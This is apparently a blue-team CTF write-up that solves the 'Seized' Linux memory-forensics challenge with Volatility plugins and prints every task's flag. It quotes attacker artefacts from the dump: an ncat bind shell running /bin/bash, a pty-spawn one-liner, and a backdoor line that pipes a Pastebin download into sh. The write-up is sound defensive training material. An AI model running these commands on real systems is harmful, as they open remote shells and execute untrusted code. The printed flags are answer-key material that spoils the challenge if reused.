
Seized

Using Volatility, utilize your memory analysis skills as a security blue team analyst to Investigate the provided Linux memory snapshots and figure out attack details.

Task 1:
What is the CentOS version installed on the machine?

I asked the Chat



Answer: 7.7.1908

Task 2:
There is a command containing a strange message in the bash history. Will you be able to read it?

I used the linux_bash plugin and found a Base64 and then I used CyberChef to decode it.

```
remnux@remnux:~/volatility$ python2 vol.py -f '/home/remnux/dump.mem' --profile=LinuxCentos7_3_10_1062x64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    2622 bash                 2020-05-07 14:56:16 UTC+0000   cd Documents/
    2622 bash                 2020-05-07 14:56:17 UTC+0000   echo "c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo=" > y0ush0uldr34dth1s.txt
    2622 bash                 2020-05-07 14:56:25 UTC+0000   git clone https://github.com/tw0phi/PythonBackup
    2622 bash                 2020-05-07 14:56:28 UTC+0000   cd PythonBackup/
    2622 bash                 2020-05-07 14:56:33 UTC+0000   unzip PythonBackup.zip
    2622 bash                 2020-05-07 14:56:37 UTC+0000   python PythonBackup.py
    2622 bash                 2020-05-07 14:56:40 UTC+0000   sudo python PythonBackup.py
    2622 bash                 2020-05-07 14:57:05 UTC+0000   cooooooooooooooooooooooool
    2622 bash                 2020-05-07 15:00:12 UTC+0000   cd
    2622 bash                 2020-05-07 15:00:15 UTC+0000   git clone https://github.com/504ensicsLabs/LiME
    2622 bash                 2020-05-07 15:00:19 UTC+0000   cd LiME/src/
    2622 bash                 2020-05-07 15:00:24 UTC+0000   make
    2622 bash                 2020-05-07 15:00:37 UTC+0000   sudo insmod lime-3.10.0-1062.el7.x86_64.ko "path=/Linux64.mem format=lime"
    2887 bash                 2020-05-07 14:59:42 UTC+0000   vim /etc/rc.local
```

Input

```
c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo=
```

```
72   1   70→71 (1 selected)
```

Output

```
shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}
```

Answer: shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}

Task 3:
What is the PID of the suspicious process?

I used the linux_pstree plugin and found ncat

```
.ncat                   2854
..bash                  2876
...python               2886
....bash                2887
.....vim                3196
```

Answer: 2854

Task 4:
The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor?

I used the Hint

Show Hint 1

Investigate any downloaded files or scripts that could have been used as backdoors.

Show Hint 2

The bash history might indicate which files were downloaded or executed. Pay attention to any GitHub repositories mentioned.

Show Hint 3

Use the 'linux_bash' command to review the bash history. Identify the cloned GitHub repository, examine the `app/snapshot.py` script, and visit the Pastebin URL within it to uncover the hidden message.

Inside the snapshot.py there is a pastebin link

```
os.system('wget -O - https://pastebin.com/raw/nQwMKjtZ 2>/dev/null|sh')
```

Input

```
c2hrQ1RGe3RoNHRfdzRzXzRfZHVtYl9iNGNrZDAwcl84NjAzM2MxOWUzZjM5MzE1YzAwZGNhfQo=
```

76 1 74→75 (1 selected)

Output

```
shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}
```

Answer: shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}

Task 5:
What are the attacker's IP address and the local port on the targeted machine?

I used the plugin linux_netscan and searched for Established

```
9f60b42d2e80 TCP       192.168.49.135  :57434 140.82.118.4    :  443 CLOSE
9f60b42d3640 TCP       0.0.0.0         :    0 0.0.0.0         :    0 CLOSE
9f60b42d3e00 TCP       0.0.0.0         :    0 0.0.0.0         :    0 CLOSE
9f60b42d45c0 TCP       192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED
9f60b42d4d80 TCP       192.168.49.135  :35304 91.121.103.94   :   80 CLOSE
```

Answer: 192.168.49.1:12345

Task 6:
What is the first command that the attacker executed?

I used the plugin linux_psaux and found the command

```
2854   0       0       ncat -lvp 12345 -4 -e /bin/bash
2876   0       0       /bin/bash
2886   0       0       python -c import pty; pty.spawn("/bin/bash")
2887   0       0       /bin/bash
3196   0       0       vim /etc/rc.local
3271   0       0       /usr/sbin/abrt-dbus -t133
3279   89      89      cleanup -z -t unix -u
3280   89      89      trivial-rewrite -n rewrite -t unix -u
3281   0       0       local -t unix
3299   0       0       sleep 60
3612   0       0       sudo insmod lime-3.10.0-1062.el7.x86_64.ko path=/Linux64.mem format=lime
3614   0       0       insmod lime-3.10.0-1062.el7.x86_64.ko path=/Linux64.mem format=lime
```

Answer: python -c import pty; pty.spawn("/bin/bash")

Task 7:
After changing the user password, we found that the attacker still has access. Can you find out how?

First I used the plugin linux_lsof and after analyzing the logs I saw a lot of activities from the PID 2887.
I checked this PID and it was related to bash

```
2854   0       0       ncat -lvp 12345 -4 -e /bin/bash
2876   0       0       /bin/bash
2886   0       0       python -c import pty; pty.spawn("/bin/bash")
2887   0       0       /bin/bash
```

I dumped the PID with the plugin linux_dump_map and then I used strings on all files and start to analyze it.
I saw several activities related to the attack until I noticed a Base64 string

```
remnux@remnux:~/volatility$ python2 vol.py -f '/home/remnux/dump.mem' --profile=LinuxCentos7_3_10_1062x64 linux_dump_map --pid=2887 --dump-dir='/home/remnux/dump'
Volatility Foundation Volatility Framework 2.6.1
Task       VM Start          VM End                Length Path
---------- ------------------ ------------------ ------------------ ----
      2887 0x0000000000400000 0x00000000004de000           0xde000 /home/remnux/dump/task.2887.0x400000.vma
      2887 0x00000000006dd000 0x00000000006de000            0x1000 /home/remnux/dump/task.2887.0x6dd000.vma
      2887 0x00000000006de000 0x00000000006e7000            0x9000 /home/remnux/dump/task.2887.0x6de000.vma
      2887 0x00000000006e7000 0x00000000006ed000            0x6000 /home/remnux/dump/task.2887.0x6e7000.vma
      2887 0x0000000000806000 0x000000000096e000          0x168000 /home/remnux/dump/task.2887.0x806000.vma
      2887 0x00007f67310cc000 0x00007f67310d8000            0xc000 /home/remnux/dump/task.2887.0x7f67310cc000.vma
      2887 0x00007f67310d8000 0x00007f67312d7000          0x1ff000 /home/remnux/dump/task.2887.0x7f67310d8000.vma
      2887 0x00007f67312d7000 0x00007f67312d8000            0x1000 /home/remnux/dump/task.2887.0x7f67312d7000.vma
      2887 0x00007f67312d8000 0x00007f67312d9000            0x1000 /home/remnux/dump/task.2887.0x7f67312d8000.vma
      2887 0x00007f67312d9000 0x00007f67312df000            0x6000 /home/remnux/dump/task.2887.0x7f67312d9000.vma
      2887 0x00007f67312df000 0x00007f6737809000          0x652a000 /home/remnux/dump/task.2887.0x7f67312df000.vma
      2887 0x00007f6737809000 0x00007f67379cc000          0x1c3000 /home/remnux/dump/task.2887.0x7f6737809000.vma
      2887 0x00007f67379cc000 0x00007f6737bcc000          0x200000 /home/remnux/dump/task.2887.0x7f67379cc000.vma
      2887 0x00007f6737bcc000 0x00007f6737bd0000            0x4000 /home/remnux/dump/task.2887.0x7f6737bcc000.vma
      2887 0x00007f6737bd0000 0x00007f6737bd2000            0x2000 /home/remnux/dump/task.2887.0x7f6737bd0000.vma
      2887 0x00007f6737bd2000 0x00007f6737bd7000            0x5000 /home/remnux/dump/task.2887.0x7f6737bd2000.vma
      2887 0x00007f6737bd7000 0x00007f6737bd9000            0x2000 /home/remnux/dump/task.2887.0x7f6737bd7000.vma
      2887 0x00007f6737bd9000 0x00007f6737dd9000          0x200000 /home/remnux/dump/task.2887.0x7f6737bd9000.vma
      2887 0x00007f6737dd9000 0x00007f6737dda000            0x1000 /home/remnux/dump/task.2887.0x7f6737dd9000.vma
      2887 0x00007f6737dda000 0x00007f6737ddb000            0x1000 /home/remnux/dump/task.2887.0x7f6737dda000.vma
      2887 0x00007f6737ddb000 0x00007f6737e00000           0x25000 /home/remnux/dump/task.2887.0x7f6737ddb000.vma
      2887 0x00007f6737e00000 0x00007f6738000000          0x200000 /home/remnux/dump/task.2887.0x7f6737e00000.vma
      2887 0x00007f6738000000 0x00007f6738004000            0x4000 /home/remnux/dump/task.2887.0x7f6738000000.vma
      2887 0x00007f6738004000 0x00007f6738005000            0x1000 /home/remnux/dump/task.2887.0x7f6738004000.vma
      2887 0x00007f6738005000 0x00007f6738027000           0x22000 /home/remnux/dump/task.2887.0x7f6738005000.vma
      2887 0x00007f673820d000 0x00007f6738210000            0x3000 /home/remnux/dump/task.2887.0x7f673820d000.vma
      2887 0x00007f673821c000 0x00007f673821e000            0x2000 /home/remnux/dump/task.2887.0x7f673821c000.vma
      2887 0x00007f673821e000 0x00007f6738225000            0x7000 /home/remnux/dump/task.2887.0x7f673821e000.vma
      2887 0x00007f6738225000 0x00007f6738226000            0x1000 /home/remnux/dump/task.2887.0x7f6738225000.vma
      2887 0x00007f6738226000 0x00007f6738227000            0x1000 /home/remnux/dump/task.2887.0x7f6738226000.vma
      2887 0x00007f6738227000 0x00007f6738228000            0x1000 /home/remnux/dump/task.2887.0x7f6738227000.vma
      2887 0x00007f6738228000 0x00007f6738229000            0x1000 /home/remnux/dump/task.2887.0x7f6738228000.vma
      2887 0x00007ffd8b601000 0x00007ffd8b622000           0x21000 /home/remnux/dump/task.2887.0x7ffd8b601000.vma
      2887 0x00007ffd8b745000 0x00007ffd8b747000            0x2000 /home/remnux/dump/task.2887.0x7ffd8b745000.vma
```

```
Y+=($( compgen -W "$MAP_TYPE"                                    -- "$cur" ))
:*.dl=38;5;13:*.
 played : c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxa8zsyblvEoajqtqciK2XAs1UwNAeV3RcXacqicjzuad2jH7jQ
chmod
SUDO_USER
SUDO_USER
k3vin
SUDO_USER=k3vin
SUDO_UID
SUDO_UID
1000
SUDO_UID=1000
USERNAME
USERNAME
k3vin
USERNAME=k3vin
NCAT_REMOTE_ADDR
NCAT_REMOTE_ADDR
192.168.49.1
NCAT_REMOTE_ADDR=192.168.49.1
PATH
PATH
/sbin:/bin:/usr/sbin:/usr/bin
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAIL
MAIL
/var/spool/mail/k3vin
MAIL=/var/spool/mail/k3vin
NCAT_LOCAL_PORT
NCAT_LOCAL_PORT
12345
NCAT_LOCAL_PORT=12345
u w1ll n3v3r f1nd m3"
LANG
LANG
command_not_found_handle
NCAT_PROTO
NCAT_PROTO
NCAT_PROTO=TCP
SHLVL
SHLVL
PPID
PPID
XDG_SEAT
XDG_SEAT
seat0
XDG_SEAT=seat0
SUDO_COMMAND
SUDO_COMMAND
/bin/python PythonBackup.py
SUDO_COMMAND=/bin/python PythonBackup.py
```

Input

```
c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=
```

ABC 80 1

Output

```
shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}
```

Answer: shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}

Task 8:
What is the name of the rootkit that the attacker used?

I asked the Chat how can I found this rootkit name
He told me to use the plugin linux_lsmod

```
remnux@remnux:~/volatility$ python2 vol.py -f '/home/remnux/dump.mem' --profile=LinuxCentos7_3_10_1062x64 linux_lsmod
Volatility Foundation Volatility Framework 2.6.1
ffffffffc09c7020 lime 20502
ffffffffc0a14020 sysemptyrect 12904
ffffffffc09ee0c0 tcp_lp 12663
ffffffffc09b8040 nls_utf8 12557
ffffffffc0a0e080 isofs 39844
ffffffffc0a01860 rfcomm 69552
ffffffffc09e61a0 fuse 100463
```

I copied all the output and sent to Chat

Based on the output, the suspicious kernel module likely related to a rootkit is `sysemptyrect`. This is not a standard module and might indicate malicious activity. To confirm its malicious nature, you can cross-check the name in threat intelligence databases or analyze it further using `linux_check_modules` or `linux_moddump` for deeper inspection.

Answer: sysemptyrect

Task 9:
The rootkit uses crc65 encryption. What is the key?

I kept analyzing the strings file from task 7 and I noticed something suspicious with a key

```
u w1ll n3v3r f1nd m3"
/bin/bash
[root@localhost tmp]# vim /etc/rc.loca
key="1337tibbartibbar
```

Answer: 1337tibbartibbar